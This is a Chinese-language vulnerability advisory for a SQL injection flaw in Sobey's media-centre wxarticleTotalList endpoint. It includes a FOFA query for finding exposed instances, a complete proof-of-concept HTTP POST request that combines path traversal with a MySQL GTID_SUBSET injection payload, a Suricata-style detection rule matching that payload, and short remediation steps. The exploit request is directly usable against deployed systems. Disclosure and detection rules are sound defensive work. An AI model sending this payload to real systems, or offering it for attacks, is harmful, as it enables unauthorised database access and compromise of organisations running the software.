

索贝融媒体中心 wxarticleTotalList 存在SQL注入漏洞

索贝融媒体中心 wxarticleTotalList 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

索贝融媒体

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="SOBEY-融媒体"

POC/EXP:

```
POST /sobey-mchEditor/mch/statistics/js/../../wxarticleTotalList HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded

createUserCode=1' AND GTID_SUBSET(CONCAT(0x716b627871,(SELECT (ELT(3141=3141,1))),0x716b787a71),3141) AND 'JXvi'='JXvi&token=1&siteCode=1
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Sobey Media System - MySQL Boolean-Based SQLi in wxarticleTotalList";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; pcre:"/sobey-
mchEditor/mch/statistics/js/%2e%2e/wxarticleTotalList/i";
  http.client_body; content:"createUserCode=";
  pcre:"/createUserCode=[^&]*'%20AND%20GTID_SUBSET\(\CONCAT\(\0x[0-9a-f]+,\s*(
SELECT\s*\(\ELT\(\d+=\d+,1\)\)\),\0x[0-9a-f]+\),\d+)\)%20AND%20'[^']*'='[^']*'/i";
  metadata:service http;
  metadata:affected_product "索贝融媒体中心系统";
  metadata:vulnerability_type "MySQL Boolean-Based SQL Injection";
  classtype:sql-injection;
  sid:1000441;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。